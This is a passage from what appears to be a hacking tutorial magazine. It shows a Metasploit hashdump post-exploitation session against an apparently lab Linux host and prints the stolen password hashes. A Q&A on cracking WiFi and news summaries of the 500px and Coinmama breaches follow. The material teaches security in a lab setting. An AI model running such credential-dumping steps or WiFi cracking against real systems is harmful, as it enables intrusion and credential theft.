msf5 > use post/linux/gather/hashdump
msf5 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/hashdump) > set session 3
session => 3
msf5 post(linux/gather/hashdump) >
```



```
msf5 post(linux/gather/hashdump) > run

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfa
dmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator
,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/us
er:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/
bash
[+] Unshadowed Password File: /root/.msf4/loot/20190616091347_default_192.168.41
.173_linux.hashes_711698.txt
[*] Post module execution completed
msf5 post(linux/gather/hashdump) >
```

As you can see, the module successfully downloaded all password hashes. In our next Issue we will analyze all the information that we have gathered during this information gathering ph -ase.

HACKING Q & A

Q : Why is Whatsapp hacking illegal?

A : Not only Whatsapp hacking, any form of hacking is illegal. Hacking is defined as any a -ccess to a resource without required authori -zation or permission. So not only whatsapp, if you access any resource (mostly digital res- ources) without required permissions that wo- uld be called hacking which is illegal and is p- unishable even though you might not be havi- ng any malicious intention.

Q : Can we hack WiFi without any program -ming knowledge?

A : Nowadays we have so many tools which c -an be used to hack wireless networks just wit -h a click of the mouse. The tool Fern Wifi Cracker is one such example. So Yes, wirele- ss networks can be hacked without any progr -amming knowledge. However if your goal is to understand how wireless hacking works, I advise you to do it using the command line.

Q : Can we hack the password of a WiFI n- etwork if we know its administrative usern -ame and password?

A : Depends on whether you are connected t- o the particular wireless network or not. But th at serves no purpose at all. If you are connect -ed to a wireless network, most probably you already know its password so there is no poin -t in trying to know the password again. If you are connected and have no idea about the pa -ssword, since you have the admin username and password you can just login to the admin panel and check the password in the security tab.

In an odd case where you know the admin username and password but are not connecte -d to this wireless network, then there's no us- e of having them and you need to crack the wifi password to connect to it.

Send all your questions regarding hacking to qa@hackercool.com

500PX AND COINMAMA

DATA BREACH THIS MONTH

500px is a Canadian based online platform fo-r photographers and to upload, expose, test and earn money through their photo submissi-ons. By the end of year 2018, the website bo-asted of about 15 million users.

What?

The company announced that it suffered a da ta breach which might have affected majority of 15 million users. The company is of the opi nion that around 14.8 million users might hav-e been affected. The leaked data includes us-ernames, their first and last names, email add-resses, password hashes, date of birth, addr-ess information and gender.

The company stressed that there is no ev-idence that payment data like credit card det-ails were leaked.

How?

An unauthorized entity accessed 500px in Jul-y 2018. Although this was long time back, se-curity team of 500px detected this unauthoriz-ed access on February 8 2019. Hackers got access utilizing a vulnerability which was disc-overed and patched thereafter.

Who?

The actual persons responsible for this hack are still unknown.

Aftermath

The breach affected almost all the users of th e service who registered before July 2018. All the affected users were sent a mail by the aut-horities of 500px asking them to change their passwords. Although the company said the le-ak shouldn't be a serious concern as passwo-rds are hashed, it did not announce the hash-ing algorithm used.

Weak algorithms like MD5 do not provide much of a strong defence (we have seen it in our Magazine also).

What You Can Do?

If users used the same credentials elsewhere , they are advised to change them also.

NBV International, popular as **Coinmama** is a-n Israeli Cryptocurrency exchange platform t-hat provides its users a facility to purchase Bit coin (BTC) and Ethereum (ETH) using their cr-edit cards. It was founded in year 2013.

What?

Hackers hacked into Coinmama and stole em ail addresses and hashed passwords of arou-nd 450,000 users. The company announced that the hack happened in August 2017.So us-ers who registered their accounts before this time are affected.

The company also announced that since it doesn't store any customer credit card data, it should be safe.

How?

The company came to know about the breach only when they saw their data posted on dark web as part of other major data breaches. So me experts believe most of the companies wh ich were affected used PostgreSQL database software. So the hacker might have used an exploit belonging to PostgreSQL to get hands on this data. The exploit may be still zero day.

Who?

The data belonging to Coinmama (along with data of other companies) is posted on dark w-eb by a user named Gnosticplayers. It is unkn-own whether he/she is the one responsible f-or the hack or he just bought the data from th-e actual hackers. This data dump which has 127 million user records is the second batch of data this hacker has posted.

Aftermath

The company has notified all the potential vict-ims whose data was breached through email-s. The company has also advised all its user-s to set up strong and complex passwords. It is also advised not to open any emails which appear suspicious as there is a high chance of victims getting spear phishing emails in sce-narios like these.